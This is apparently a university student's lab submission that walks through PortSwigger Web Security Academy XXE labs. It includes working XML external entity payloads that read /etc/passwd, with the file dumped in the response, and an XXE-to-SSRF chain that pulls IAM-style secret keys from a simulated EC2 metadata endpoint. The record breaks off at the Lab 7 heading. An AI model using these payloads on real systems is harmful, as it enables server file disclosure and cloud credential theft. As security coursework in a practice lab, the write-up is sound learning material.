Sri Lanka Institute of Information Technology

B.Sc. (Hons) in Information Technology

Specializing in Cyber Security

Year 2, Semester 2

IE2062: Web Security

Week 1 Submission – PortSwigger Labs

XML external entity (XXE) injection

IT23714120

A.M.M.G.K.P. Athawuda

Contents

1 Lab 1: Exploiting XXE using external entities to retrieve files 3
2 Lab 2: Exploiting XXE to perform SSRF attacks 9
3 Lab 7: Exploiting XInclude to retrieve files 13
4 Lab 8: Exploiting XXE via image file upload 17

1 Lab 1: Exploiting XXE using external entities to retrieve files

Lab: Exploiting XXE using external entities to retrieve files

APPRENTICE


LAB | Not solved

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.


To solve the lab, inject an XML external entity to retrieve the contents of the `/etc/passwd` file.

ACCESS THE LAB


1. Access the lab.



2. And then open the website in burp suite's browser.
3. Go to view details and check stock features.




4. Move to burp suite -> Proxy -> HTTP history -> URL = /product/stock




```
<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      2
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

5. Send it to the repeater. And click ‘send’.



6. Change the ‘product Id’ to ‘4’ and click on send.



7. Then the response number changes. It shows that the function is vulnerable. (product Id and store ID).
8. So, to inject an XML external entity and access the /etc/passwd file:

```
<?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE test [<!ENTITY attack SYSTEM "file:///etc/passwd"> ]>
    <stockCheck>
        <productId>
            &attack;
        </productId>
        <storeId>
            1
        </storeId>
    </stockCheck>
```

Response

Pretty Raw Hex Render

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2338

"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,
,
,
:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemdTimeSynchronization,
,
,
```

```
<?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE test [<!ENTITY attack SYSTEM "file:///etc/passwd"> ]>
    <stockCheck>
        <productId>
            2
        </productId>
        <storeId>
            &attack;
        </storeId>
    </stockCheck>
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3
5
6 975
```

Congratulations, you solved the lab!

Lab: Exploiting XXE using external entities to retrieve files

APPRENTICE

LAB Solved

2 Lab 2: Exploiting XXE to perform SSRF attacks

Lab: Exploiting XXE to perform SSRF attacks

APPRENTICE


LAB Solved

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.


The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is `http://169.254.169.254/`. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.

To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that obtains the server's IAM secret access key from the EC2 metadata endpoint.


ACCESS THE LAB




Click view details. And check stock.



Then in burp site, go to the proxy -> HTTP History -> URL :- /product/stock



Send to the repeater



```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY attack SYSTEM "http://169.254.169.254/">]>
  <stockCheck>
    <productId>
      &attack;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Click on ‘send’.

Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 28
5
6 "Invalid product ID: latest"
```


Add that ID: latest’ to the URL. And then repeat it.


```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY attack SYSTEM "http://169.254.169.254/latest">]>
  <stockCheck>
    <productId>
      &attack;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 31
5
6 "Invalid product ID: meta-data"
```






```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE test [ <!ENTITY attack SYSTEM
  "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin">]>
  <stockCheck>
    <productId>
      &attack;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Response

Pretty Raw Hex Render


```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 552

"Invalid product ID: {
"Code":"Success",
"LastUpdated":"2025-08-16T18:04:39.142314315Z",
"Type":"AWS-HMAC",
"AccessKeyId":"G7P8MEksWQSNrEqUykIx",
"SecretAccessKey":"UqJqlaaHufkRpbbyCiJLVrSsUt0UM59hSc0RbXsm",
"Token":
"w8mTDGXgFcQcf8dZKejBk2yHYadu6mEw7j3E7zaVb3Ki22DN00IUMCr8cwY7YSvWlrlxmdCU3zySrl
e2XDFhYq8zsE2vSCJuC7GdXq8bqFmTVDWtGul0UNgDs0u6f7hunCjTrCrqdyHs7hVsJjZ0UnNgUhPwt
87VBGbBIAXybiR2X1KzUlyKThdwrliul0YoPCtZcrLmzAqdSqMp0i6Q6Ke7SoCUQJK0x2KMAuZEXRwI
hnxq05gxlM4MeSh93u4f",
"Expiration":"2031-08-15T18:04:39.142314315Z"
}"
```


Web Security Academy | Exploiting XXE to perform SSRF attacks | LAB Solved

Back to lab description

Congratulations, you solved the lab! Share your skills! Continue learning

3 Lab 7: Exploiting XInclude to retrieve files

Lab: Exploiting XInclude to retrieve files


PRACTITIONER

